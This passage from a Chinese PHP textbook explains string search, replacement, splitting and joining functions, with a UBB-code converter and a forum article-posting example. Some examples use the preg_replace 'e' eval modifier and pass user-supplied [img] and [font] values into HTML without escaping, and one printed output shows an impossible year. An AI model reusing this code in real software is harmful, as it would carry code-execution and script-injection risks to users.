函数 strstr()搜索一个字符串在另一个字符串中的第一次出现，该函数返回字符串的其余部分（从匹配点）。如果未找到所搜索的字符串，则返回 false。该函数对大小写敏感，如需进行大小写不敏感的搜索，可以使用 stristr()函数。该函数有两个参数，第一个参数提供被搜索的字符串。第二个参数为所搜索的字符串，如果该参数是数字，则搜索匹配数字 ASCII 值的字符。该函数的使用代码如下所示：

```
<?php
    echo strstr("this is a test!", "test");      //输出test!

    echo strstr("this is a test!", 115);         //搜索 "s" 的ASCII值所代表的字符输出s is a test!
```

函数 strpos()返回字符串在另一个字符串中第一次出现的位置，如果没有找到该字符串，则返回 false。函数 strrpos()和函数 strpos()相似，用来查找字符串在另一个字符串中最后一次出现的位置。这两个函数都对大小写敏感，如需进行对大小写不敏感的搜索，可以使用 stripos()和 strripos()函数。函数 substr()则可以返回字符串的一部分。这几个函数的应用都比较容易，在下面的例子中将结合这几个函数获取 URL 中的文件名称。代码如下所示：

```
<?php
    /**
        用于获取URL中的文件名部分
        @param   string   $url  任何一个URL格式的字符串
        @return  string         URL中的文件名称部分
    */
    function getFileName($url) {
        //获取URL字符串中最后一个"/"出现的位置，再加1则为文件名开始的位置
        $location = strrpos($url, "/")+1;
        //获取在URL中从$location位置取到结尾的子字符串
        $fileName = substr($url, $location);
        //返回获取到的文件名称
        return $fileName;
    }

    //获取网页文件名index.php
    echo getFileName("http://bbs.lampbrother.net/index.php");
    //获取网页中图片名logo.gif
    echo getFileName("http://bbs.lampbrother.com/images/Sharp/logo.gif");
    //获取本地中的文件名php.ini
    echo getFileName("file:///C:/WINDOWS/php.ini");
```

12.3.2　字符串的替换

字符串的替换也是字符串操作中非常重要的内容之一。对于一些比较复杂的字符串替换操作，可以通过正则表达式的替换函数 preg_replace()来完成。而对字符串做简单的替换处理，建议使用 str_replace()函数，这也是从执行效率方面考虑的。

1．函数 preg_replace()

该函数可执行正则表达式的搜索和替换，是一个最强大的字符串替换处理函数。该函数的语法格式如下所示：

```
mixed preg_replace ( mixed pattern, mixed replacement, mixed subject [, int limit] )
```

该函数会在三个参数 subject 中搜索第一个参数 pattern 模式的匹配项，并替换为第二个参数 replacement。如果指定了第四个可选参数 limit，则仅替换 limit 个匹配，如果省略 limit 或者其值为 -1，则所有的匹配项都会被替换。该函数的使用代码如下所示：

```
<?php
    //可以匹配所有HTML标记的开始和结束的正则表达式
    $pattern = "/<[\/\!]*?[^<>]*?>/is";

    //声明一个带有多个HTML标记的文本
    $text = "这个文本中有<b>粗体</b>和<u>带有下画线</u>以及<i>斜体</i>
             还有<font color='red' size='7'>带有颜色和字体大小</font>的标记";

    //将所有HTML标记替换为空，即删除所有HTML标记
    echo preg_replace($pattern, "", $text);

    //通过第四个参数传入数字2，替换前两个HTML标记
    echo preg_replace($pattern, "", $text, 2);
```

上例是 preg_replace()函数最简单的用法，只是将文本$text 中根据$pattern 模式搜索到的 HTML 标记全部替换为空，即删除所有 HTML 标记。也可以通过第四个参数传入一个整数，用来指定替换的次数。

使用 preg_replace()函数时，最常见的形式就是可以包含反向引用，即使用\n 的形式依次引用正则表达式中的模式单元，如果在双引号中带有“\”则是转义符号，所以双引号中应该去掉“\”转义功能，所以使用“\\n”。每个此种引用将被替换为与第 *n* 个被捕获的括号内的子模式所匹配的文本，*n* 可以从 0 到 99。其中\0 指的是被整个模式所匹配的文本，对左圆括号从左到右计数（从 1 开始）以取得子模式的数目。对替换模式在一个逆向引用后面紧接着一个数字时（即紧接在一个匹配的模式后面的数字），不能使用熟悉的\1 符号来表示逆向引用。举例说明，\11，将会使 preg_replace()搞不清楚是想要一个\1 的逆向引用后面跟着一个数字 1 还是一个\11 的逆向引用。本例中的解决方法是使用\${1}1，这会形成一个隔离的$1 逆向引用，而使另一个 1 只是单纯的文字。这种形式的使用代码如下所示：

```
<?php
    //日期格式的正则表达式
    $pattern = "/(\d{2})\/(\d{2})\/(\d{4})/";

    //带有两个日期格式的字符串
    $text="今年国庆节放假日期为10/01/2012到10/07/2012共7天。";

    //将日期替换为以'-'分隔的格式
    echo preg_replace($pattern, "\\3-\\1-\\2", $text);

    //将"\\1"改为"\${1}"的形式
    echo preg_replace($pattern, "\${3}-\${1}-\${2}",$text);
```

该程序的输出结果为：

```
今年国庆节放假日期为 2012-10-01 到 20012-10-07 共 7 天。
今年国庆节放假日期为 2012-10-01 到 20012-10-07 共 7 天。
```

在使用 preg_replace()函数时，有一个专门为它提供的模式修正符“e”，也只有 preg_replace()函数使用此修正符。如果设定了此修正符，函数 preg_replace()在替换字符串中对逆向引用做正常的替换，将其作为 PHP 代码求值，并用其结果来替换所搜索的字符串。要确保第二个参数构成一个合法的 PHP

代码字符串，否则 PHP 会在报告中包含 preg_replace()的行中出现语法解析错误。使用代码如下所示：

```
<?php
    //可以匹配所有HTML标记的开始和结束的正则表达式
    $pattern = "/(<\/?)(\w+)([^>]*>)/e";

    //声明一个带有多个HTML标记的文本
    $text = "这个文本中有<b>粗体</b>和<u>带有下画线</u>以及<i>斜体</i>还
             有<font color='red' size='7'>带有颜色和字体大小</font>的标记";

    //将所有HTML的小写标记替换为大写
    echo preg_replace($pattern, "'\\1'.strtoupper('\\2').'\\3'", $text);
```

该程序的输出结果为：

这个文本中有<B>粗体</B>和<U>带有下画线</U>以及<I>斜体</I>还有<FONT color='red' size='7'>带有颜色和字体大小</FONT>的标记

在上例中声明正则表达式时，使用了模式修正符“e”。所以函数 preg_replace()中第二个参数的字符串“'\\1'.strtoupper('\\2').'\\3'”将作为 PHP 代码求值，执行了 strtoupper()函数将模式中的第二个子表达式转换为大写，否则将不会执行此函数。

在使用 preg_replace()函数时，其前三个参数均可以使用数组。如果第三个参数是一个数组，则会对它中的每个元素都执行搜索和替换，并返回替换后的一个数组。如果第一个参数和第二个参数都是数组，则 preg_replace()函数会依次从中分别取出对应的值来对第三个参数中的文本进行搜索和替换。如果第二个参数中的值比第一个参数中的少，则用空字符串作为余下的替换值。如果第一个参数是数组而第二个参数是字符串，则对第一个参数中的每个值都用此字符串作为替换值，反过来则没有意义了。

在下面的例子中将 UBB 代码转换为 HTML 代码。UBB 代码是网络中的一种常见的实用技术，是一种类似于 HTML 风格的书写格式。UBB 标签就是在不允许使用 HTML 语法的情况下，通过论坛的特殊转换程序，以至可以支持少量常用的、无危害性的 HTML 效果显示，如图 12-1 所示。




图 12-1　论坛发帖时的 UBB 代码的演示

图 12-1 为论坛中发帖时所使用的文本编辑器，和 Word 的用法相似。只要通过工具栏中的按钮，就可以轻松将输入的文本转化为 UBB 代码。下面是 UBB 中几个代码的解释。

- [B]文字[/B]：在文字的位置可以任意加入需要的字符，显示为粗体效果。
- [I]文字[/I]：在文字的位置可以任意加入需要的字符，显示为斜体效果。

- [U]文字[/U]：在文字的位置可以任意加入需要的字符，显示为下画线效果。
- [align=center]文字[/align]：在文字的位置可以任意加入需要的字符，center 表示居中，left 表示居左，right 表示居右。

还有更多的 UBB 代码，我们通过下面的程序，将一部分 UBB 代码使用正则表达式的替换函数，转换为 HTML 的代码并在网页中输出。使用代码如下所示：

```php
<?php
    //声明带有UBB代码的文本
    $text = "将本行本文本[b]加粗[/b]
        将本行文本改为[i]斜体[/i]
        将本行文本加上[u]下画线[/u]
        本行文字大小为[size=7][color=red]7号字，红色[/color][/size]
        [align=center]将本行居中[/align]
        链接到[url=http://bbs.lampbrother.net/]LAMP兄弟连[/url]
        [url]这个链接很长将被截断这个链接很长将被截断这个链接很长将被截断[/url]
        给[email=skygao@lampbrother.net]高洛峰[/email]发信
        在此处插入[img]http://bbs.lampbrother.com/images/Sharp/logo.gif[/img]图片
        [b][i][u][align=center]本行为加粗、斜体并带有下画线，而且居中的文字[/align][/u][/i][/b]";

    //调用自定义的将UBB代码转换为HTML代码的函数
    echo UBBCode2Html($text);

    /**
        声明一个函数UBBCode2Html()的函数，用于将UBB码转为HTML标签
        @param   string   $text     需要一个带有UBB码的文本
        @return  string             返回UBB码被HTML标签替换后的文本
    */
    function UBBCode2Html($text) {
        //声明一个正则表达式的模式数组，将传给preg_replace()函数的第一个参数
        $pattern = array(
            '/(\r\n)|(\n)/', '/\[b\]/i', '/\[\/b\]/i',                          //匹配[b]和[/b]
            '/\[i\]/i', '/\[\/i\]/i', '/\[u\]/i', '/\[\/u\]/i',                 //匹配[i]和[u]
            '/\[font=([^\[\<]+?)\]/i',                                          //匹配[font]
            '/\[color=([#\w]+?)\]/i',                                           //匹配color]
            '/\[size=(\d+?)\]/i',                                               //匹配[size]
            '/\[size=(\d+(\.\d+)?(px|pt|in|cm|mm|pc|em|ex|%)+?)\]/i',           //匹配[size]其他单位
            '/\[size=(\d+(\.\d+)?(px|pt|in|cm|mm|pc|em|ex|%)+?)\]/i',           //匹配[size]其他单位
            '/\[align=(left|center|right)\]/i',                                 //匹配[align]
            '/\[url=www.([^\["\']+?)\](.+?)\[\/url\]/is',                       //匹配[url]
            '/\[url=(https?|ftp|gopher|news|telnet){1}:\/\/([^\["\']+?)\](.+?)\[\/url\]/is',
            '/\[email\]\s*([a-z0-9\-_.+]+)@([a-z0-9\-_]+[.][a-z0-9\-_.]+)\s*\[\/email\]/i',
            '/\[email=([a-z0-9\-_.+]+)@([a-z0-9\-_]+[.][a-z0-9\-_.]+)\](.+?)\[\/email\]/is',
            '/\[img\](.+?)\[\/img\]/',                                          //[img]和[/img]
            '/\[\/color\]/i', '/\[\/size\]/i', '/\[\/font\]/i','/\[\/align\]/' //匹配结束标记
        );

        //声明一个替换数组，并将其传入preg_replace()函数中的第二个参数，和上面数组的内容对应
        $replace = array(
            '<br>','<b>', '</b>',                                   //替换换行标记和UBB中的[b]和[/b]标记
            '<i>', '</i>', '<u>', '</u>',                           //替换UBB代码中的[i]和[u]标记
            '<font face="\\1">',                                    //替换UBB代码中的[font]标记
            '<font color="\\1">',                                   //替换UBB代码中的[color]标记
            '<font size="\\1">',                                    //替换UBB代码中的[size]标记
            '<font style=\"font-size: \\1\">',                      //替换UBB代码中的[size]其他单位
            '<p align="\\1">',                                      //替换UBB代码中的[align]标记
            '<a href="http://www.\\1" target="_blank">\\2</a>',     //替换UBB代码中的[url]标记
            '<a href="\\1://\\2" target="_blank">\\3</a>',          //替换UBB代码中的[url]标记
            '<a href="mailto:\\1@\\2">\\1@\\2</a>',                 //替换UBB代码中的[email]标记
```

```
            '<a href="mailto:\\1@\\2">\\3</a>',                    //替换UBB代码中的[email]标记
            '<img src="\\1">',                                     //替换UBB代码中的[img]标记
            '</font>', '</font>', '</font>', '</p>'                //替换UBB代码中的一些结束标记
        );

        //使用preg_replace()进行替换，第一个参数为正则数组，第二个参数为替换数组，返回替换后结果
        return preg_replace($pattern, $replace, $text);
    }
```

该程序的输出结果为：

```
将本行本文本<b>加粗</b><br>
将本行文本改为<i>斜体</i><br>
将本行文本加上<u>下画线</u><br>
本行文字大小为<font size="7"><font color="red">7 号字，红色</font></font><br>
<p align="center">将本行居中</p><br>
链接到<a href="http://bbs.lampbrother.net/" target="_blank">LAMP 兄弟连</a><br>
给<a href="mailto:skygao@lampbrother.net">高洛峰</a>发信<br>
在此处插入<img src="http://bbs.lampbrother.com/images/Sharp/logo.gif">图片<br>
<b><i><u><p align="center">本行为加粗、斜体并带有下画线，而且居中的文字</p></u></i></b>
```

在上例中通过在 preg_replace()函数中传入两个数组，一次性将文本中的所有 UBB 代码全部转换为对应的 HTML 代码。也可以在该函数的前三个参数中使用多维数组，完成一些更复杂的替换工作。

2．函数 str_replace()

该函数是 PHP 系统提供的字符串处理函数，也可以实现字符串的替换工作。虽然没有正则表达式的替换函数功能强大，但一些简单字符串的替换要比使用 preg_replace()函数的执行效率稍高。该函数的语法格式如下所示：

```
mixed str_replace ( mixed search, mixed replace, mixed subject [, int &count] )        //字符串替换函数
```

该函数有三个必选参数，还有一个可选参数。第一个参数 search 为目标对象，第二个参数 replace 是替换对象，第三个参数 subject 则是被处理的字符串。该函数在第三个参数的字符串中，以区分大小写的方式搜索第一个参数提供的目标对象，并用第二个参数所提供的替换对象替换找到的所有实例。如果没有在第三个参数中搜索到目标对象，则被处理的字符串保持不变。在 PHP 5.0 以后还可以使用第四个可选参数，是一个变量的引用，必须传入一个变量名称，用来保存替换的次数。如果执行以不区分大小写的方式搜索则可以使用 str_ireplace()函数，与 str_replace()函数的用法相同，都返回替换后的字符串。代码如下所示：

```
<?php
    //声明包含多个"LAMP"字符串的文本，也包含小写的"lamp"字符串
    $str="LAMP是目前最流行的WEB开发平台：<br>
          LAMP为B/S架构软件开发的黄金组合：<br>
          LAMP每个成员都是开源软件：<br>
          lampBrother是LAMP的技术社区。<br>";

    //区分大小写的将"LAMP"替换为"Linux+Apache+MySQL+PHP"，并统计替换次数
    echo str_replace("LAMP", "Linux+Apache+MySQL+PHP",$str, $count);
    echo "区分大小写时共替换".$count."次<br>";        //替换4次

    //不区分大小写的将"LAMP"替换为"Linux+Apache+MySQL+PHP"，并统计替换次数
    echo str_ireplace("LAMP", "Linux+Apache+MySQL+PHP", $str,$count);
    echo "不区分大小写时共替换".$count."次<br>";      //替换5次
```

该程序的输出结果为：

```
Linux+Apache+MySQL+PHP 是目前最流行的 Web 开发平台；
Linux+Apache+MySQL+PHP 为 B/S 架构软件开发的黄金组合；
Linux+Apache+MySQL+PHP 每个成员都是开源软件；
lampBrother 是 Linux+Apache+MySQL+PHP 的技术社区。
区分大小写时共替换 4 次

Linux+Apache+MySQL+PHP 是目前最流行的 Web 开发平台；
Linux+Apache+MySQL+PHP 为 B/S 架构软件开发的黄金组合；
Linux+Apache+MySQL+PHP 每个成员都是开源软件；
Linux+Apache+MySQL+PHPBrother 是 Linux+Apache+MySQL+PHP 的技术社区。
不区分大小写时共替换 5 次
```

函数 str_replace()的前两个参数不仅可以使用字符串，也可以是数组。当在第一个参数中包含多个目标字符串数组时，该函数可以在第二个参数中使用同一个替换字符串，替换在第三个参数中通过第一个参数搜索到的每一个元素。代码如下所示：

```php
<?php
    //元音字符数组
    $vowels = array("a", "e", "i", "o", "u", "A", "E", "I", "O", "U");

    //将第三个参数中的字符串，搜索到的数组中的元素值都被替换为空，区分大写小替换
    echo str_replace($vowels, "", "Hello World of PHP");  //输出: Hll Wrld f PHP

    //元音字符数组
    $vowels = array("a", "e", "i", "o", "u");

    //将第三个参数中的字符串，搜索到的数组中的元素值都被替换为空，不区分大写小替换
    echo str_ireplace($vowels, "", "HELLO WORLD OF PHP"); //输出: HLL WRLD F PHP
```

如果第一个参数的目标对象和第二个参数的替换对象，都是包含多个元素的数组，通常两个数组中的元素要彼此对应，该函数将使用第二个参数中的元素，替换和它对应的第一个参数中的元素。如果第二个参数中的元素比第一个参数中的元素少，则少的部分使用空替换。代码如下所示：

```php
<?php
    $search = array("http","www", "jsp", "com");     //搜索目标数组
    $replace = array("ftp", "bbs", "php", "net");    //替换数组

    $url="http://www.jspborther.com/index.jsp";      //被替换的字符串

    echo str_replace($search, $replace, $url);       //输出替换后的结果: ftp://bbs.phpborther.net/index.php
```

12.3.3 字符串的分割和连接

在进行字符串分析时，还经常需要对字符串进行分割和连接处理。同样有两种处理函数，复杂的字符串分割，可以使用正则表达式的分割函数 preg_split()按模式对字符进行分割。简单的字符串分割处理，就需要使用字符串处理函数 explode()进行分割。字符串的连接除了可以使用点“.”运算符外，还可以使用字符串处理函数 implode()将数组中所有的字符串元素连接成一个字符串。

1. 函数 preg_split()

该函数使用了 Perl 兼容的正则表达式语法，可以按正则表达式的方法分割字符串，因此可以使用

更广泛的分隔符。该函数的语法格式如下所示：

```
array preg_split ( string pattern, string subject [, int limit [, int flags]] )        //使用正则表达式分割字符串
```

本函数返回一个字符串数组，数组中元素包含通过第二个参数 subject 中的字符串，经第一个参数的正则表达式 pattern，作为匹配的边界所分割的子串。如果指定了第三个可选参数 limit，则最多返回 limit 个子串，而其中最后一个元素包含了 subject 中剩余的所有部分。如果 limit 是–1，则意味着没有限制。还可以用来继续指定第四个可选参数 flags，其中 flags 可以是下列标记的任意组合（用按位或运算符 | 组合）。

- **PREG_SPLIT_NO_EMPTY**：如果设定了本标记，则 preg_split()只返回非空的成分。
- **PREG_SPLIT_DELIM_CAPTURE**：如果设定了本标记，定界符模式中的括号表达式也会被捕获并返回。
- **PREG_SPLIT_OFFSET_CAPTURE**：如果设定了本标记，对每个出现的匹配结果也同时返回其附属的字符串偏移量。注意这改变了返回的数组的值，使其中的每个单元也是一个数组，其中第一项为匹配字符串，第二项为其在 subject 中的偏移量。

该函数的使用代码如下所示：

```
<?php
    //按任意数量的空格和逗号分隔字符串，其中包含" ", \r, \t, \n and \f
    $keywords = preg_split ("/[\s,]+/", "hypertext language, programming");
    print_r($keywords);      //分割后输出Array ( [0] => hypertext [1] => language [2] => programming )

    //将字符串分割成字符
    $chars = preg_split('//', "lamp", -1, PREG_SPLIT_NO_EMPTY);
    print_r($chars);         //分割后输出Array ( [0] => l [1] => a [2] => m [3] => p )

    //将字符串分割为匹配项及其偏移量
    $chars = preg_split('/ /','hypertext language programming', -1, PREG_SPLIT_OFFSET_CAPTURE);
    print_r($chars);

    /* 分割后输出:
        Array ( [0] => Array ( [0] => hypertext [1] => 0 )
                [1] => Array ( [0] => language [1] => 10 )
                [2] => Array ( [0] => programming [1] => 19 ) )
    */
```

2. 函数 explode()

如果仅用某个特定的字符串进行分割，建议使用 explode()函数，它不用去调用正则表达式引擎，因此速度是最快的。该函数的语法格式如下所示：

```
array explode ( string separator, string string [, int limit] )        //字符串分割函数
```

该函数有三个参数，第一个参数 separator 提供一个分割字符或是字符串，第二个参数 string 是被分割的字符串。如果提供第三个可选参数 limit，则指定最多将字符串分割为多少个子串。该函数返回一个由被分割的子字符串组成的数组。如果 separator 为空字符串（""），explode()将返回 FALSE。如果 separator 所包含的值在 string 中找不到，那么 explode()将返回包含 string 单个元素的数组。该函数的应用代码如下所示：

```php
<?php
    $lamp = "Linux Apache MySQL PHP";    //声明一个字符串$lamp，每个单词之间使用空格分割
    $lampbrother = explode(" ", $lamp); //将字符串$lamp使用空格分割，并组成数组返回
    echo $lampbrother[2];                //输出数组中第三个元素，即$lamp中的第三个子串MySQL
    echo $lampbrother[3];                //输出数组中第三个元素，即$lamp中的第四个子串PHP

    //将Linux中的用户文件的一行提出
    $password = "redhat:*:500:508::/home/redhat:/bin/bash";
    //按":"分割7个子串
    list($user, $pass, $uid, $gid, , $home, $shell) = explode(":", $password);
    echo $user;                          //1.提出用户名保存在变量$user中，输出redhat
    echo $pass;                          //2.提出密码位字符保存在变量$pass中，输出*
    echo $uid;                           //3.提出用户名ID保存在变量$uid中，输出500
    echo $gid;                           //4.提出用户名组ID保存在变量$gid中，输出508
    echo $home;                          //5.提出家目录保存在变量$home中，输出/home/redhat
    echo $shell;                         //6.提出用户使用的shell保存在变量$shell中，输出/bin/bash

    //声明字符串$lamp，每个单词之间使用加号"+"分割
    $lamp = "Linux+Apache+MySQL+PHP";
    //使用正数限制子串个数，而最后那个元素将包含 $lamp中 的剩余部分
    print_r(explode('+', $lamp, 2));  //输出Array ( [0] => Linux [1] => Apache+MySQL+PHP )
    //使用负数限制子串，则返回除了最后的限制个元素外的所有元素
    print_r(explode('+', $lamp, -1));  //输出Array ( [0] => Linux [1] => Apache [2] => MySQL )
```

3. 函数 implode()

与分割字符串相对应的是 implode()函数，把数组中的所有元素组合为一个字符串。函数 join()为该函数的别名，语法格式如下所示：

```
string implode ( string glue, array pieces )          //连接数组成为字符串
```

该函数有两个参数，第一个参数 glue 提供一个连接字符或字符串，第二个参数 pieces 指定一个被连接的数组。该函数用于将数组 pieces 中的每个元素用指定的字符 glue 连接起来。该函数的应用代码如下所示：

```php
<?php
    $lamp = array("Linux", "Apache", "MySQL", "PHP");

    echo implode("+", $lamp);        //使用加号连接后输出Linux+Apache+MySQL+PHP
    echo join("+++", $lamp);         //使用三个加号连接后输出Linux+++Apache+++MySQL+++PHP
```

12.4 文章发布操作示例

本节将给出一个文章发布操作的示例，该示例虽然没有多大的实用价值，但涉及了这两章中介绍过的字符串处理函数和正则表达式的应用，希望读者通过该实例的应用可以灵活地操作字符串。本例可以在用户发布文章时，通过选择一个或多个操作选项，对发表的文章内容进行不同的编辑，如图 12-2 所示。

在图 12-2 中，左边为文章的发布界面，右边为文章的显示界面。在发布文章时选择了使用 UBB 代码、开启 URL 识别、禁用非法关键字、PHP 代码设为高亮和同步换行等选项，所以在文章发布后才有右边显示的效果，否则都会按输入的原型显示。




图 12-2　文章发布操作示例演示

本例中只需要三个 PHP 脚本文件，包括文章的输入表单文件 post.php，文章类所在的文件 article_class.php 和输出文章的脚本文件 viewthread.php。在 post.php 脚本文件中只需要一个用户输入文章和操作选项的表单，脚本 post.php 中的代码如下所示：

```
<form method="post" action="viewthread.php" target="_blank">
    <h2 align="center">发表文章演示</h2>
    <!-- 下面定义一组选项，使用样式表将其输入在左边 -->
    <div style="width:200; float:left">
        <h5>选项</h5>
        <ul style="list-style:none;margin:0px;padding:0px">
            <li><input type="checkbox" name="parse[]" value="1"> 删除HTML标签</li>
            <li><input type="checkbox" name="parse[]" value="2"> 转换HTML标签为实体</li>
            <li><input type="checkbox" name="parse[]" value="3"> 使用UBB代码</li>
            <li><input type="checkbox" name="parse[]" value="4"> 开启URL识别</li>
            <li title="可用的表情：
                        【:), /wx, 微笑】【:@, /fn, 发怒】
                        【:kiss, /kill,/sa,示爱】
                        【:p, /tx, 偷笑】【:q, /dk, 大哭】">
                <input type="checkbox" name="parse[]" value="5"> 使用表情</li>
            <li><input type="checkbox" name="parse[]" value="6"> 禁用非法关键字</li>
            <li><input type="checkbox" name="parse[]" value="7"> PHP代码设为高亮</li>
            <li><input type="checkbox" name="parse[]" value="8"> 原样显示</li>
            <li><input type="checkbox" name="parse[]" value="9"> 同步换行</li>
        </ul>
    </div>
    <!-- 下面定义文章的标题和文章内容的输入框，使用样式表取消换行在右边显示 -->
    <div style="width:300; float:left">
        <h5>标题<input type="text" name="subject" size=50></h5>
        <h5>内容<textarea  rows="7" cols="50" name="message"></textarea></h5>
        <input type="submit" name="replysubmit" value="发表帖子">
    </div>
</form>
```

在上面的代码中，将用户输入文章时的输入框放在右边，左边为用户对文章进行操作的复选框按钮。在发布文章时，将表单内容以 POST 方法提交给脚本文件 viewthread.php，并在弹出的新窗体中处理。脚本 viewthread.php 中的代码如下所示：

```
<?php
    /**
        file: viewthread.php
        文章处理脚本
    */
```

```
//包含脚本文件acticle.class.php，将文章类导入该文件
require "acticle.class.php";
//创建一个文章对象，在构造方法中传入文章的标题，文章的主体内容以及用户的操作选项
$article = new Acticle($_POST["subject"], $_POST["message"],$_POST["parse"]);
//调用文章对象中的获取标题方法，输出文件的标题
echo $article->getSubject();
echo "<hr>";                          //输出一个分隔线，用来分隔文章的标题和主体内容
echo $article->getMessage();          //调用文章对象中的获取文章内容的方法，输出文章的主体内容
```

在上面的代码中，将文章类 Article 所在的文件 article.class.php 导入进来。通过在 Article 类的构造方法中，传入表单中接收到的三个参数创建一个文章对象。第一个参数为文章的标题，第二个参数接收文章主体字符串，第三个参数需要一个数组，是用户对文章操作所选择的多个选项。并调用文章对象中的获取标题和获取文章主体内容的方法将文章输出。类 Article 所在的脚本文件 article.class.php 中的代码如下所示：

```
<?php
    /**
        file:article.class.php
        声明一个文章类，其中有两个成员属性标题和内容，如果需要还可以更多
    */
    class Acticle {
        private $subject;                           //文章的标题成员属性
        private $message;                           //文章的主本内容成员属性

        //构造方法，通过传入文章标题和文章主体和文章的操作选项数组创建文章对象
        function __construct($subject=" ",$message=" ", $parse=array()) {
            //为文章标题赋初值，将HTML标记转为实体
            $this->subject = $this->html2Text($subject);

            if(!empty($parse)) {                    //如果用户选择了对文章的操作选项则条件成功
                foreach($parse as $value) {         //用户选择了几个文章操作选项则循环几次
                    switch($value) {                //根据用户选择的不同选项，调用不同的内部方法处理
                        case 1:                     //如果用户选择"删除HTML标签"选项时条件成立
                            $message = $this->delHtmlTags($message); break;
                        case 2:                     //如果选择"转换HTML标签为实体"选项时条件成立
                            $message = $this->html2Text($message); break;
                        case 3:                     //如果用户选择"使用UBB代码"选项时条件成立
                            $message = $this->UBBCode2Html($message); break;
                        case 4:                     //如果用户选择"开启URL识别"选项时条件成立
                            $message = $this->parseURL($message); break;
                        case 5:                     //如果用户选择"使用表情"选项时条件成立
                            $message = $this->parseSmilies($message); break;
                        case 6:                     //如果用户选择"禁用非法关键字"选项时条件成立
                            $message = $this->disableKeyWords($message); break;
                        case 7:                     //如果用户选择"PHP代码设为高亮"选项时条件成立
                            $message = $this->prasePHPCode($message);    break;
                        case 8:                     //如果用户选择"原样显示"选项时条件成立
                            $message = $this->prasePer($message); break;
                        case 9:                     //如果用户选择"同步换行"选项时条件成立
                            $message = $this->nltobr($message); break;
                    }
                }
            }
            //给成员属性$message赋初值
            $this->message = $message;
        }

```

```
43          //此私有方法有来删除HTML标记
44          private function delHtmlTags($message) {
45              //调用字符串处理函数删除HTML标记
46              return strip_tags($message);
47          }
48
49          //此私有方法有来将HTML标记转为HTML实体
50          private function html2Text($message) {
51              //调用字符串处理函数进行操作
52              return htmlSpecialChars(stripSlashes($message));
53          }
54
55          //此私有方法有来解析UBB代码
56          private function UBBCode2Html($message) {
57              //声明正则表达式的模板数组
58              $pattern = array(
59                  '/\[b\]/i', '/\[\/b\]/i', '/\[i\]/i',
60                  '/\[\/i\]/i', '/\[u\]/i', '/\[\/u\]/i',
61                  '/\[font=([^\[\<]+?)\]/i',
62                  '/\[color=([#\w]+?)\]/i',
63                  '/\[size=(\d+?)\]/i',
64                  '/\[size=(\d+(\.\d+)?(px|pt|in|cm|mm|pc|em|ex|%)+?)\]/i',
65                  '/\[align=(left|center|right)\]/i',
66                  '/\[url=www.([^\["\']+?)\](.+?)\[\/url\]/is',
67                  '/\[url=(https?|ftp|gopher|news|telnet){1}:\/\/([^\["\']+?)\](.+?)\[\/url\]/is',
68                  '/\[email\]\s*([a-z0-9\-_.+]+)@([a-z0-9\-_]+[.][a-z0-9\-_.]+)\s*\[\/email\]/i',
69                  '/\[email=([a-z0-9\-_.+]+)@([a-z0-9\-_]+[.][a-z0-9\-_.]+)\](.+?)\[\/email\]/is',
70                  '/\[img\](.+?)\[\/img\]/',
71                  '/\[\/color\]/i', '/\[\/size\]/i', '/\[\/font\]/i','/\[\/align\]/'
72              );
73
74              //声明正则表达式的替换数组
75              $replace = array(
76                  '<b>', '</b>', '<i>',
77                  '</i>', '<u>', '</u>',
78                  '<font face="\\1">',
79                  '<font color="\\1">',
80                  '<font size="\\1">',
81                  '<font style=\"font-size: \\1\">',
82                  '<p align="\\1">',
83                  '<a href="http://www.\\1" target="_blank">\\2</a>',
84                  '<a href="\\1://\\2" target="_blank">\\3</a>',
85                  '<a href="mailto:\\1@\\2">\\1@\\2</a>',
86                  '<a href="mailto:\\1@\\2">\\3</a>',
87                  '<img src="\\1">',
